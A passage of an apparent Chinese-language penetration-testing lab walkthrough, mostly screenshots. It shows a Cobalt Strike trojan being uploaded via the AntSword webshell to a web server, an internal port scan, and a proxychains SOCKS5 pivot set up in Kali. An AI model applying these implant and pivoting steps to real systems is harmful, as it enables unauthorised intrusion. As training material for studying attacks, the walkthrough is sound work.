
用户名可任意设置。确认密码、IP和端口无误后单击“Connect”按钮。

Step2:使用CS生成木马,通过webshell管理工具蚁剑上传到WebServer(网站服务器)运行上线

新增连接配置。名为NAT_1。

将其进行保存并取消x64位的勾选。
将保存好的文件(cs_1.exe)通过蚁剑上传至WebServer。


在中运行了cs_1.exe后,在CS中成功上线了。
2、内网扫描
Step1:扫描内网中的其它主机


Step2:探测内网某主机已开启的端口


扫描到端口80、5985、6379
Step3:设置代理


在kali中配置代理
$ sudo mousepad /etc/proxychains.conf
[ProxyList]
socks5 192.168.179.128 16416
让火狐浏览器走代理:
$ proxychains firefox-esr
